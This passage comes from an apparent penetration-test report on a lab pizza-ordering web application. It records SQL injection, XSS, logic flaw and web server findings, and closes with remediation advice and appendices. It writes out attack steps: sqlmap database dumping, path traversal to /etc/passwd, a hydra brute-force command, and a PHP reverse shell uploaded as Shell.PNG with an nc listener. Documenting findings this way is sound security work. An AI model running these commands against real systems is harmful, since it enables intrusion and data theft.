\*N/A are representative of a submission where ZAP makes an assumption about the structure of the web application. \*\*Others only ran in the admin section of the webpage and so could not be verified by the user but still worked. \*\*\*Some also need to be ran on the admin page but then run on the user account.

Because it was determined that the website was vulnerable to SQL Injection, XSS and Response Injection, Path Traversal and Script Injection on a number of different pages throughout the website it can be determined that this is not an isolated incident or a one-off mistake.

Due to the fact that the script alerts, such as the one below, remain even when reloaded, it can be concluded that the web application is vulnerable to persistent cross site scripts.




When the web application was determined to have SQL injection vulnerabilities the SQLmap tool was used to exfiltrate data from the database. Using the following command SQLmap used SQL injection to force the output of the database information.

sqlmap -r /root/Desktop/login.txt --dbms=MySQL --current-user

Using a series of SQL commands it is possible to exfiltrate a full picture of the database. It became apparent that other databases linked to different sites can be accessed from here as well suggesting a wider vulnerability. Therefore, for the purposes of this whitebox, only the information relating to this site has been included and can be found in Appendix 7.11.

Looking at the active Zap scan where there was the ability to use path traversal on the directory:

http://192.168.1.20/attachment.php?type=%2Fetc%2Fpasswd



However, while this worked for this file, this did not allow for the shadow file to be opened as the permissions where properly set on that file as can be seen from the attempt below:

http://192.168.1.20/attachment.php?type=%2Fetc%2Fshadow



## Procedure: Test For Logic Flaws

Logic flaws are most likely to provide a vector of attack when present in something like a login or registration, that is why those forms will be most heavily scrutinized in this section. However, other areas also may provide opportunities to exploit the web application through some sort of improper handling of unexpected data, and those too will be looked at carefully.

### Identify the Key Attack Surface

There are no multistage processes or guest accounts on this website, however, there is a login function and the ability to add additional quantity of items to the basket. These both provide possible areas of attack on the web application.

### Test Handling of Incomplete Input

In order to determine if incomplete inputs are properly handled by the web application a request was complied with the Login and Password parameters missing so that only the Submit parameter was sent as can be seen below:

|  |  |  |
| --- | --- | --- |
| Remove name and password fields |  | Positive, Login to default user |

This resulted in the attacker being logged in as the user with blank name and password, because they are not received, they are assumed to be blank. This means that this cannot be used to login to any other user accounts.

### Test Transaction Logic

When the submission shown below was edited, no permutation of any of these numbers being edited resulted in a change in the quantity displayed on the web application.



In addition, due to the fact that no money is processed on the web application, it is not possible to modify or otherwise alter the amount being charged to the user. When this was attempted it was done by changing the ID that was being transmitted to the order page. However, this changes the pizza that was ordered, not the price of the same pizza. Since that was the only variable transmitted on that page there is no other way of directly tampering with these variables.

## Procedure: Test the web Server

The web server, if compromised, should provide the greatest quantity of restricted data. While other sections may be able to exfiltrate bits of information on the web application, the web server could be used to potentially dump all the data held in the database. In order to achieve this more information will first need to be gathered about the web server, including services it is running. If particularly vulnerable services are running, this section will be quite straight forward. Otherwise more will have to be done to compromise these services.

### Test For Default Credentials

The first step was to determine which ports where open on the server. A full list of open TCP ports (Appendix 9.1) was generated by carrying out an Nmap test with the command:

nmap -sT -sV -vv 192.168.1.20

This shows that port 21 is open and by browsing to ftp://192.168.1.20 and therefore a default login was attempted. However, none of the default credentials succeeded in gaining access when using admin or user as the username and running Hydra with the password.lst wordlist.

hydra -l admin -p user/share/wordlists/metasploit/password.lst ftp://192.168.1.20

### Test for Dangerous HTTP Methods

In order to test for dangerous HTTP methods on the 192.168.1.20 server curl was used to determine what methods were enabled. The curl command that was crafted is listed below:

curl -i -X OPTIONS http://192.168.1.20

However, the response lacked any of the method information making it impossible to make a determination on what methods are in use at this stage.

### Test for Web Server Software Bugs

When looking at section 9.1 (Appendix 9.1) an analysis was done of the services running on the server to determine any vulnerabilities that can be identified. This was carried out on the 4 services found to be running including:

ProFTPD 1.3.4c

Apache httpd 2.4.29

PHP 5.6.34

Perl 2.0.8

MariaDB

When preforming this section there was a wide verity in the quantity of vulnerabilities therefore only those with a CVE score of more than 8 or the highest will be included.

For the MariaDB service, since no version was given, an attempt was made to connect to it with the command below in order to gain further information.

mysql 192.168.1.20

However, this was unsuccessful as the server responded with an error message. (Appendix 9.2)

|  |
| --- |
| ProFTPD 1.3.4c |
|  |
| Apache httpd 2.4.29 |
|  |
| PHP 5.6.34 |
|  |
| Perl 2.0.8 |
|  |


For the Perl vulnerability, this cannot be exploited as there is no Perl file on the server.

## Procedure: Miscellaneous

It was possible to submit the PHP file shown in Appendix 10.1 to the upload photo section of the member-profile page. This was achieved by changing the file name to Shell.PNG in order to trick the server into accepting it. At this point a listener was setup to connect to the shell using the command: sudo nc -nvlp 1234

Then, the location the page has been stored on was traversed to in order to trigger the PHP code. In this case that is 192.168.1.20/pictures/Shell.PNG.

This then resulted in the listener connecting to the server and gaining command line access as shown below.



# Discussion

## Source Code analysis

After an analysis of the contents of a selection of files containing the source code of the web application, it became apparent that there was a naming scheme where data handling took place in files ending in “-exec”. This allowed for a more focused search where all of the files with this suffix were searched first.

This is not intended to be an exhaustive analysis as that would not provide sufficient benefit given the cost. That is why a more focused approach was taken. Meaning that when looking through a file, the main concern was logical errors and sanitation. Therefore, every query is analysed to ensure that user inputs are not being passed though unchecked.

A list containing the code referenced in the table below can be found in Appendix 2, 2.1

|  |  |  |  |
| --- | --- | --- | --- |
| File | Line | Description | Solution |
| Login-exec.php | 49 | Variables passed without sanitation | Use “clean()” function |
| Login-exec.php | 47 | Weak sanitation | This function strips some characters from the input but is easily bypassed. |
| Sqlcm\_filter.php | 1 |
| Login-exec.php | 64 | Md5 hash | Use unbroken hash algorithm such as SHA-3 |
| register -exec.php | 47 | Variables passed without sanitation | Use “clean()” function |
| register-exec.php | 37 | Variables passed without sanitation | Use “clean()” function |
| register -exec.php | 46 | Variables passed without sanitation | Use “clean()” function |
| Ratings-exec.php | 36 | Variables passed without sanitation | Use “clean()” function |
| Ratings-exec.php | 44 | Variables passed without sanitation | Use “clean()” function |
| Order-exec.php | 36 | Variables passed without sanitation | Use “clean()” function |
| Order-exec.php | 67 | Variables passed without sanitation | Use “clean()” function |
| Order-exec.php | 71 | Variables passed without sanitation | Use “clean()” function |
| cart-exec.php | 44 | Unnecessary divulging data | Don’t use “SELECT \*”. Only select the fields you intend to use |
| cart-exec.php | 58 | Variables passed without sanitation | Use “clean()” function |
| Throughout, example in  Update-quantitiy.php | 23 | Example of good sanitisation | Implement throughout all input pages |
| Admin/delete-category.php | 55 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-food.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-member.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-message.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-order.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-reservation.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-special.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/delete-staff.php | 26 | Variables passed without sanitation | Use “clean()” function |
| Admin/update-exec.php | 34 | Here the ID is set based on a value on the URL | This should take the ID from the Session cookie |
| Admin/login-exec.php | 36 | Variables passed without sanitation | Use “clean()” function |

## Vulnerabilities and Countermeasures

When analysing a vulnerability, it is important to understand the severity of the flaw as well as what it can be used for. To make this easier to follow a colour coding system is used to depict how bad the vulnerability is based on the opinion of the author. This colour will be derived from; how easy it is to find, How easy it is to exploit and how much damage it can do. It is important to stress that even a low vulnerability is still a vulnerability. This is meant to help administrators prioritise which vulnerabilities to solve first, not to imply that some can be ignored.

|  |  |  |  |
| --- | --- | --- | --- |
| Low | Medium | High | Critical |

These vulnerabilities will then be given a rating based on how easy they should be to solve. Again, this is based on the opinion of the author and assumptions as to the basic skills of the administrator implementing these patches.

|  |  |  |
| --- | --- | --- |
| Easy | Intermediate | Hard |

### Local File Inclusion

|  |  |
| --- | --- |
| Critical | Intermediate |

Local File Inclusion (LFI) is the ability to navigate local files contained on the server. Using this it is possible for an attacker to enumerate usernames and sometimes passwords of the machine hosting the web server. This can pose a direct risk to the security of the web server because if a malicious user has access to the servers command line it would essentially grant unrestricted access for them to extract user data and tamper with the data held on the server.

One way to avoid this vulnerability is to set up a white list of files users are allowed to access. (Muscat, 2021)

### Reversible cookie

|  |  |
| --- | --- |
| High | Easy |

This vulnerability seems needless as the cookie that it is present in serves no purpose. The cookie is generated after the user logs in and contains their credentials in an insecure manner. This allows a malicious user to reverse the encryption on the cookie and gain the users username and password in plain text.

Since this cookie does not preform a required task it is recommended that it be removed.

### Cookie attributes

|  |  |
| --- | --- |
| Medium | Easy |

The cookies on this site do not have attributes set which can provide many problems to the security of the website. For example, without the “HTTPOnly” attribute it is possible to use Cross Sight Scripting on the site. The “Secure” attribute means that the cookie will only be sent across encrypted connections, preventing sniffing of the cookie and thereby reducing the risk of it being captured by a malicious user. Without the “Expires” attribute a user will never be automatically logged out and therefore if an attacker gains access all they need to do is keep the session open and they will retain access.

These can be easily setup for the session cookie where it should include:

* HTTPOnly
* Secure
* Expires

### Directory browsing

|  |  |
| --- | --- |
| Low | Easy |

Because Directory Browsing is enabled it is possible to traverse the files contained within the server. This means that malicious users can look for files with names that may indicate they contain sensitive information. This is particularly useful to attackers as it allows for the spidering of the host system. Accessing this sensitive data could be sold on or used to further compromise the system.

This is a setting that can be configured and should be disabled in the server settings.

### User enumeration

|  |  |
| --- | --- |
| Medium | Easy |

The ability to enumerate users is not a vulnerability in and of itself. However, by retrieving a list of usernames the attacker can then use this information in other attacks. For example, with a list of real usernames an attacker could then attempt to guess the passwords of those users and thereby gain unauthorised access to their account. Alternatively, this information could be used to spoof forms on the web application in order to impersonate other users.

While the uses for this are numerus, the solution is singular. To prevent further breaches from this vulnerability it will be necessary to change the notification when a login attempt fails to something that is the same regardless of the input.

### No HTTPS

|  |  |
| --- | --- |
| High | Easy |

When HTTPS is used for communicating between the server and users it ensures that all data is sent in an encrypted format which only the recipient has the key for. However, when this is not used, as is the case for this website, all data is transferred in a readable format that an attacker can capture and extract important details from such as login information or bank details.

In order to set this up it will require an SSL certificate that can be used to set up the secure connection to users. Once this has been purchased and installed on the server user browsers should automatically use it to secure the connection.

### File upload

|  |  |
| --- | --- |
| Critical | Hard |

This vulnerability consists of the ability to send a file containing malicious code to the server. After it has been successfully uploaded it can be activated by navigating to it using a web browser. The most dangerous type of code that can be uploaded is code that sets up a reverse shell. With this the attacker would have unrestricted access to the server and could use this to do extensive damage such as extracting sensitive data from the database or ransoming the website by shutting down service until payment is made. Either of these two examples could cost the company a lot of money and therefore it is vital to prevent such an attack from taking place.

One way to mitigate this is to implement more vigorous checks of the user inputs. This can involve disallowing more file types and checking the magic number of uploaded files. It is also recommended that these files be stored in a non-publicly accessible location. However, the most effective solution may be to set the file as non-executable when it is uploaded (Sanz, 2021).

### Cross Site Request Forgery (CSRF)

|  |  |
| --- | --- |
| Medium | Intermediate |

CSRF is a serious risk if present on any page of a website. However, when it is present on a password update function, as it is here, it becomes far more concerning. With the ability to change the password of any user for which they can exploit with this it becomes a major vulnerability that cannot be ignored. The only mitigating factor with this is that gaining the cookies of users would most likely be a tricky task and may need to be done manually, drastically decreasing the number of accounts that could be compromised at any one time.

To resolve this issue an Anti-CSRF token can be implemented (Varghese, 2021). This challenges the user trying to change the password with another token that is assigned to the session. An authorised user would not notice a difference. However, an attacker would be forced to guess the token. If implemented correctly the token would be randomly generated and therefore not be vulnerable to frequency guessing. It should also expire, either after a set time or when the user logs out.

### SQL Injection

|  |  |
| --- | --- |
| High | Easy |

SQL injection can easily be seen as innocuous, especially when the prevention methods are so complex. This can lead to complacency on the part of the administrator, when in fact the limits of an SQL injection are often the imagination and tenacity of the attacker. With this vulnerability it is possible for a malicious actor to request or submit data that was not intended for users to have access to.

There is a function called “clean()” already on the website. This effectively sanitises user input, however, it is not implemented on all data that is taken from the user. Rectifying this and properly sanitising user input would greatly reduce the chances of an attacker being able to exploit this vulnerability.

### Hidden folder

|  |  |
| --- | --- |
| Medium | Easy |

The hidden folder found on this web application was a backup file containing information about the countermeasures implemented against SQL Injection. By leaking this information, a hacker could easily bypass the countermeasures as their greatest strength is the fact that hackers would not know exactly why their attempt was rejected.

Since the file was merely a backup it is recommended that such sensitive backup information is kept on a non-networked storage device so that a hacker cannot gain access to it remotely.

### Brute-forceable Admin password

|  |  |
| --- | --- |
| Critical | Intermediate |

Due to the weak quality of the admin password, it is easy for a malicious user to guess the password in use. To compound this issue, there is no prevention method to stop multiple attempts to login. This means that an attacker can run an entire dictionary with millions of entries, or a systematic attack that iterates through numbers and letters, in order to gain access. The fact that this is the case for the admin section of the web application is particularly troubling as the access level of an admin is much higher than the average user, and the protections in place to access these accounts should be higher.

There are two avenues of attack when it comes to this issue. The first is the password itself, which can be rectified by improving the strength of the password by picking something that is not a word and is complex. i.e includes lower and upper case characters as well as being long and containing special characters like “!” or “\*”.

The second is the ability to prevent repeated attempts to login. This can be done by locking out the account after a certain number of login attempts. Even limiting it to 100 login attempts a day would prevent a dictionary attack. A recommended number would be 3-5 and ensure there is a secure password reset feature.

## General Discussion

It is understood that data security is vital to a company, however, a report such as this is only useful if it identifies vulnerabilities and provides constructive feedback on how to fix them. This report does serve a secondary purpose as well. That is to inform the company as to why these vulnerabilities are so detrimental to their company.

When it comes to the identification of vulnerabilities it can be difficult to find all of them. This is mainly because any one website can contain tens of thousands of lines of code, and plugins that contain thousands more. All it takes is for one of these lines to contain a flaw and the whole website could be compromised. Therefore, the use of tools is essential when looking for these vulnerabilities as they can scan thousands of lines a second looking for known flaws. This, combined with a robust methodology that covers every angle of entry into a web application, can improve, but not guarantee, the chances of finding any vulnerabilities.

As for the company as a whole. It is first important to understand that security is not a static thing. Just because something is secure today, does not mean it will be secure tomorrow. Similarly, just because something has not been hacked, does not mean it is secure. System security is a fluid thing where any day a vulnerability could be found in a piece of software that has been on the market for years, a software patch could create a vulnerability in a brand new system, and a security patch could secure a point of entry in a vulnerable system. This is why it is important to understand that this report can become out of date within months of being compiled, and while the advice given within is vital it cannot be seen as a solution. It must be seen as part of a package of tools to increase the security of the web application. This report provides a valuable jump off point, securing key points of entry into the system. But only with constant vigilance by administrators and staff, combined with periodical check-ups of the system, can the system begin to be considered “secure”.

The sheer volume of vulnerabilities present on the website means that it will take a huge amount of time and effort to check, verify and solve each problem individually While there are tools that can speed up checking a website for flaws, there are no such tools for actually fixing these flaws. Realistically, this website is so riddled with vulnerabilities that it may be easier to recreate it from scratch rather than trying to patch these flaws. Also, since there are multiple errors on almost every page, with many vulnerabilities being in the fundamental functions of the website, it would take a lot of effort to patch them all. It is easier to implement good security during the creation of a web application. This is why consideration should be given to recreating the website from the ground up, and scrapping the code currently used. This option will be costly and would involve disruption as services are switched over to a new system, but with a web application so riddled with flaws it is impossible to guarantee that all vulnerabilities have been found.

# Future Work

The possibilities listed below are ideas that could be implemented if it is decided not to recreate the website, and instead invest more in resolving the vulnerabilities present. If given more time and resources for this project, there are some extra steps that could be taken.

Firstly the section that involved manually sifting through lines of code. It is obvious that source code analysis can greatly increase the effectiveness of the analysis of the web application. However, it is one of the most time-consuming sections and suffers from diminishing returns. Obvious flaws can be picked up quickly after a brief scan of the page, while more subtle flaws can take far longer to identify. This does not diminish the usefulness of finding these vulnerabilities, but it means they are not always cost effective. Hence why it was decided not to perform this step to that degree in this report.

Another section that could benefit from greater scrutiny is the web server. While it was checked for vulnerable services, an attempt to compromise those services was not made. This meant that any services which could possibly lead to more vulnerabilities being identified, were not tested. This is mainly because there were no obvious vulnerabilities present, however, it is always possible something was missed which closer scrutiny would identify.

One final area that could be expanded upon can be found in section 2.10. In this section an explanation can be found as to how to exploit a php file upload vulnerability. However, once rood access was obtained, no further attempt to use it was made. This was mainly because it was considered to be unnecessary to prove that command line access could be used maliciously. Despite that, an attempt could be made to use that command line access to further enumerate the system and discover any other possible vectors of attack that could not be identified without it.

# References 1

## References

Malekos Smith, Z., Lostri, E. and A. Lewis, J., 2020. *The Hidden Costs Of Cybercrime*. [online] Mcafee.com. Available at: <https://www.mcafee.com/enterprise/en-us/assets/reports/rp-hidden-costs-of-cybercrime.pdf> [Accessed 11 October 2020].

Ico.org.uk. 2020. *Penalties*. [online] Available at: <https://ico.org.uk/for-organisations/guide-to-data-protection/guide-to-law-enforcement-processing/penalties/> [Accessed 29 October 2020].

ptsecurity, 2020. *Web Applications Vulnerabilities And Threats: Statistics For 2019*. [online] Ptsecurity.com. Available at: <https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/> [Accessed 10 October 2020].

Stuttard, D., Pinto, M. and Pauli, J., 2012. *The Web Application Hacker's Handbook*. Indianapolis, Ind.: John Wiley & Sons.

Talalaev, A., 2020. *Website Hacking Statistics In 2020*. [online] WebARX. Available at: <https://www.webarxsecurity.com/website-hacking-statistics-2018-february/> [Accessed 11 October 2020].

## Further Reading

Academy, W., 2020. *What Is CSRF (Cross-Site Request Forgery)? Tutorial & Examples | Web Security Academy*. [online] Portswigger.net. Available at: <https://portswigger.net/web-security/csrf> [Accessed 12 December 2020].

Sushant747.gitbooks.io. 2020. *Bypass File Upload Filtering · Total OSCP Guide*. [online] Available at: <https://sushant747.gitbooks.io/total-oscp-guide/content/bypass\_image\_upload.html> [Accessed 12 December 2020].

CHANDEL, R., 2020. *Comprehensive Guide On Dirb Tool*. [online] Hacking Articles. Available at: <https://www.hackingarticles.in/comprehensive-guide-on-dirb-tool/> [Accessed 27 October 2020].

Owasp.org. 2020. *Cross Site Request Forgery (CSRF) | OWASP Foundation*. [online] Available at: <https://owasp.org/www-community/attacks/csrf> [Accessed 12 December 2020].

Gary C. Kessler, C., 2020. *File Signatures*. [online] Garykessler.net. Available at: <https://www.garykessler.net/library/file\_sigs.html> [Accessed 12 December 2020].

Softwaretestinghelp.com. 2020. *OWASP ZAP Tutorial: Comprehensive Review Of OWASP ZAP Tool*. [online] Available at: <https://www.softwaretestinghelp.com/owasp-zap-tutorial/> [Accessed 13 November 2020].

Pentestmonkey, 2020. *Pentestmonkey/Php-Reverse-Shell*. [online] GitHub. Available at: <https://github.com/pentestmonkey/php-reverse-shell> [Accessed 12 December 2020].

ZION3R, 2020. *Zap-Hud - The OWASP ZAP Heads Up Display (HUD)*. [online] KitPloit - PenTest & Hacking Tools. Available at: <https://www.kitploit.com/2020/10/zap-hud-owasp-zap-heads-up-display-hud.html> [Accessed 6 November 2020].

# References 2

**References**

Muscat, I., 2021. *What Is Local File Inclusion?*. [online] Acunetix. Available at: <https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/> [Accessed 8 January 2021].

Sanz, F., 2021. *Make My Upload Folder Non-Executable*. [online] Stack Overflow. Available at: <https://stackoverflow.com/questions/21501462/make-my-upload-folder-non-executable> [Accessed 9 January 2021].

Varghese, J., 2021. *Cross Site Request Forgery: Not Quite Extinct!*. [online] Astra. Available at: <https://www.getastra.com/blog/knowledge-base/cross-site-request-forgery-csrf-example-fix/> [Accessed 8 January 2021].

**Further Reading**

Wordfence. 2021. *Wordpress Security - File Upload Vulnerabilities*. [online] Available at: <https://www.wordfence.com/learn/how-to-prevent-file-upload-vulnerabilities/> [Accessed 8 January 2021].

# Appendices

## Appendix 1

### 1.1 Zap Spidering

http://192.168.1.20/

http://192.168.1.20/Changepassword.php?id=15

http://192.168.1.20/GTIGCCGDCCFM

http://192.168.1.20/GTIGCCGDCCFM/

http://192.168.1.20/GTIGCCGDCCFM/?C=S;O=D

http://192.168.1.20/GTIGCCGDCCFM/doornumbers.txt

http://192.168.1.20/aboutus.php

http://192.168.1.20/access-denied.php

http://192.168.1.20/admin

http://192.168.1.20/admin/

http://192.168.1.20/admin/access-denied.php

http://192.168.1.20/admin/accounts.php

http://192.168.1.20/admin/accounts.php%20debug=true

http://192.168.1.20/admin/activate-currency.php

http://192.168.1.20/admin/activate-timezone.php

http://192.168.1.20/admin/admin.php

http://192.168.1.20/admin/allocation.php

http://192.168.1.20/admin/categories-exec.php

http://192.168.1.20/admin/categories.php

http://192.168.1.20/admin/currencies-exec.php

http://192.168.1.20/admin/delete-category.php

http://192.168.1.20/admin/delete-category.php?id=1

http://192.168.1.20/admin/delete-currency.php

http://192.168.1.20/admin/delete-food.php?id=1

http://192.168.1.20/admin/delete-member.php?id=16

http://192.168.1.20/admin/delete-partyhall.php

http://192.168.1.20/admin/delete-quantity.php

http://192.168.1.20/admin/delete-question.php

http://192.168.1.20/admin/delete-rating.php

http://192.168.1.20/admin/delete-special.php?id=7

http://192.168.1.20/admin/delete-table.php

http://192.168.1.20/admin/delete-timezone.php

http://192.168.1.20/admin/foods-exec.php

http://192.168.1.20/admin/foods.php

http://192.168.1.20/admin/index.php

http://192.168.1.20/admin/login-exec.php

http://192.168.1.20/admin/login-form.php

http://192.168.1.20/admin/logout.php

http://192.168.1.20/admin/message-exec.php

http://192.168.1.20/admin/messages.php

http://192.168.1.20/admin/options.php

http://192.168.1.20/admin/orders-allocation.php

http://192.168.1.20/admin/orders.php

http://192.168.1.20/admin/partyhalls-exec.php

http://192.168.1.20/admin/profile.php

http://192.168.1.20/admin/quantities-exec.php

http://192.168.1.20/admin/questions-exec.php

http://192.168.1.20/admin/ratings-exec.php

http://192.168.1.20/admin/reservations-allocation.php

http://192.168.1.20/admin/reservations.php

http://192.168.1.20/admin/specials-exec.php

http://192.168.1.20/admin/specials.php

http://192.168.1.20/admin/staff-exec.php

http://192.168.1.20/admin/stylesheets

http://192.168.1.20/admin/stylesheets/

http://192.168.1.20/admin/stylesheets/?C=D;O=D

http://192.168.1.20/admin/stylesheets/admin\_styles.css

http://192.168.1.20/admin/tables-exec.php

http://192.168.1.20/admin/timezone-exec.php

http://192.168.1.20/admin/update-exec.php?id=1

http://192.168.1.20/admin/validation

http://192.168.1.20/admin/validation/

http://192.168.1.20/admin/validation/?C=D;O=D

http://192.168.1.20/admin/validation/admin.js

http://192.168.1.20/attachment.php?=

http://192.168.1.20/attachment.php?type=terms.php

http://192.168.1.20/billing-alternative.php

http://192.168.1.20/billing-exec.php?id=18

http://192.168.1.20/billing-success.php

http://192.168.1.20/cart-exec.php?=

http://192.168.1.20/cart-exec.php?id=1

http://192.168.1.20/cart.php

http://192.168.1.20/changepicture.php

http://192.168.1.20/contactus.php

http://192.168.1.20/css

http://192.168.1.20/css/

http://192.168.1.20/css/bootstrap.css

http://192.168.1.20/favicon.ico

http://192.168.1.20/foodzone.php

http://192.168.1.20/icons

http://192.168.1.20/icons/

http://192.168.1.20/icons/back.gif

http://192.168.1.20/icons/blank.gif

http://192.168.1.20/icons/folder.gif

http://192.168.1.20/icons/image2.gif

http://192.168.1.20/icons/text.gif

http://192.168.1.20/icons/unknown.gif

http://192.168.1.20/images

http://192.168.1.20/images/

http://192.168.1.20/images/?C=D;O=D

http://192.168.1.20/images/base-bg.gif

http://192.168.1.20/images/head-img.jpg

http://192.168.1.20/images/head-img2.jpg

http://192.168.1.20/images/icon\_menu.gif

http://192.168.1.20/images/img001.png

http://192.168.1.20/images/img002.png

http://192.168.1.20/images/img003.png

http://192.168.1.20/images/img004.png

http://192.168.1.20/images/img005.png

http://192.168.1.20/images/img006.png

http://192.168.1.20/images/img007.png

http://192.168.1.20/images/img008.png

http://192.168.1.20/images/img009.png

http://192.168.1.20/images/img010.png

http://192.168.1.20/images/img011.png

http://192.168.1.20/images/img012.png

http://192.168.1.20/images/img013.png

http://192.168.1.20/images/img014.png

http://192.168.1.20/images/img015.png

http://192.168.1.20/images/img016.png

http://192.168.1.20/images/img017.png

http://192.168.1.20/images/img018.png

http://192.168.1.20/images/img019.png

http://192.168.1.20/images/img020.png

http://192.168.1.20/images/img021.png

http://192.168.1.20/images/img022.png

http://192.168.1.20/images/img023.png

http://192.168.1.20/images/img024.png

http://192.168.1.20/images/img025.png

http://192.168.1.20/images/logo.gif

http://192.168.1.20/images/logo2.gif

http://192.168.1.20/images/pizza

http://192.168.1.20/images/pizza-inn-map4-mombasa-road.png

http://192.168.1.20/images/pizza/

http://192.168.1.20/images/pizza/?C=D;O=D

http://192.168.1.20/images/pizza/Romans.xcf

http://192.168.1.20/images/pizza/img001.png

http://192.168.1.20/images/pizza/img002.png

http://192.168.1.20/images/pizza/img003.png

http://192.168.1.20/images/pizza/img004.png

http://192.168.1.20/images/pizza/img005.png

http://192.168.1.20/images/pizza/img006.png

http://192.168.1.20/images/pizza/img007.png

http://192.168.1.20/images/pizza/img008.png

http://192.168.1.20/images/pizza/img009.png

http://192.168.1.20/images/pizza/img010.png

http://192.168.1.20/images/pizza/img011.png

http://192.168.1.20/images/pizza/img012.png

http://192.168.1.20/images/pizza/img013.png

http://192.168.1.20/images/pizza/img014.png

http://192.168.1.20/images/pizza/img015.png

http://192.168.1.20/images/pizza/img016.png

http://192.168.1.20/images/pizza/img017.png

http://192.168.1.20/images/pizza/img018.png

http://192.168.1.20/images/pizza/img019.png

http://192.168.1.20/images/pizza/img020.png

http://192.168.1.20/images/pizza/img021.png

http://192.168.1.20/images/pizza/img022.png

http://192.168.1.20/images/pizza/img023.png

http://192.168.1.20/images/pizza/img024.png

http://192.168.1.20/images/pizza/img025.png

http://192.168.1.20/images/pizza/unavalable.png

http://192.168.1.20/images/special.jpg

http://192.168.1.20/inbox.php

http://192.168.1.20/index.php

http://192.168.1.20/js

http://192.168.1.20/js/

http://192.168.1.20/js/bootstrap.js

http://192.168.1.20/js/jquery.js

http://192.168.1.20/login-exec.php

http://192.168.1.20/login-failed.php

http://192.168.1.20/login-register.php

http://192.168.1.20/member-index.php

http://192.168.1.20/member-profile.php

http://192.168.1.20/member-ratings.php

http://192.168.1.20/order-exec.php?id=788

http://192.168.1.20/partyhalls.php

http://192.168.1.20/pictures

http://192.168.1.20/pictures/

http://192.168.1.20/pictures/?C=D;O=D

http://192.168.1.20/pictures/fluffy.jpg

http://192.168.1.20/pictures/rick.jpg

http://192.168.1.20/ratings-exec.php?id=18

http://192.168.1.20/ratings-success.php

http://192.168.1.20/ratings.php

http://192.168.1.20/register-exec.php

http://192.168.1.20/register-failed.php

http://192.168.1.20/reserve-exec.php?id=18

http://192.168.1.20/reserve-success.php

http://192.168.1.20/reset-failed.php

http://192.168.1.20/robots.txt

http://192.168.1.20/sitemap.xml

http://192.168.1.20/stylesheets

http://192.168.1.20/stylesheets/

http://192.168.1.20/stylesheets/?C=D;O=D

http://192.168.1.20/stylesheets/images

http://192.168.1.20/stylesheets/images/icon\_menu.gif

http://192.168.1.20/stylesheets/user\_styles.css

http://192.168.1.20/swf

http://192.168.1.20/swf/

http://192.168.1.20/swf/?C=D;O=D

http://192.168.1.20/swf/Carousel.swf

http://192.168.1.20/swf/default.xml

http://192.168.1.20/swf/swfobject.js

http://192.168.1.20/tables.php

http://192.168.1.20/update-quantity.php

http://192.168.1.20/validation

http://192.168.1.20/validation/

http://192.168.1.20/validation/?C=S;O=D

http://192.168.1.20/validation/user.js

### 1.2 Dirb Results

|  |
| --- |
| Figure 1 |
| Figure 2 |
| Figure 3 |
| Figure 4 |

### 1.3 Nikto Results

|  |
| --- |
|  |
| Figure 1 |
|  |
| Figure 2 |

### 2.1 JavaScript Validation File

//function to handle login-form validation

function loginValidate(loginForm){

var validationVerified=true;

var errorMessage="";

if (loginForm.login.value=="")

{

errorMessage+="Email not filled!\n";

validationVerified=false;

}

if(loginForm.password.value=="")

{

errorMessage+="Password not filled!\n";

validationVerified=false;

}

if (!isValidEmail(loginForm.login.value)) {

errorMessage+="Invalid email address provided!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//function to handle register-form validation

function registerValidate(registerForm){

var validationVerified=true;

var errorMessage="";

if (registerForm.fname.value=="")

{

errorMessage+="Firstname not filled!\n";

validationVerified=false;

}

if(registerForm.lname.value=="")

{

errorMessage+="Lastname not filled!\n";

validationVerified=false;

}

if (registerForm.login.value=="")

{

errorMessage+="Email not filled!\n";

validationVerified=false;

}

if(registerForm.password.value=="")

{

errorMessage+="Password not provided!\n";

validationVerified=false;

}

if(registerForm.cpassword.value=="")

{

errorMessage+="Confirm password not filled!\n";

validationVerified=false;

}

if(registerForm.cpassword.value!=registerForm.password.value)

{

errorMessage+="Password and Confirm Password do not match!\n";

validationVerified=false;

}

if (!isValidEmail(registerForm.login.value)) {

errorMessage+="Invalid email address provided!\n";

validationVerified=false;

}

if(registerForm.question.selectedIndex==0)

{

errorMessage+="Question not selected!\n";

validationVerified=false;

}

if(registerForm.answer.value=="")

{

errorMessage+="Answer not filled!\n";

validationVerified=false;

}

if(!validationVerified)

{

alert(errorMessage);

}

return validationVerified;

}

//validate email function

function isValidEmail(val) {

// var re = /^[\w\+\'\.-]+@[\w\'\.-]+\.[a-zA-Z]{2,}$/;

// if (!re.test(val)) {

// return false;

}

return true;

}

//validate special PIN

function isValidSpecialPIN(val) {

var re = /^[0-9][0-9][A-Z][A-Z][A-Z][0-9][0-9][0-9][0-9][0-9][0-9][0-9]$/;

if (!re.test(val)) {

return false;

}

return true;

}

//validate special PIN length

function isValidLength(val){

var length = 12;

if (!re.test(val)) {

return false;

}

return true;

}

//function to handle passwordResetForm validation

function passwordResetValidate(resetForm){

var validationVerified=true;

var errorMessage="";

if (resetForm.email.value=="")

{

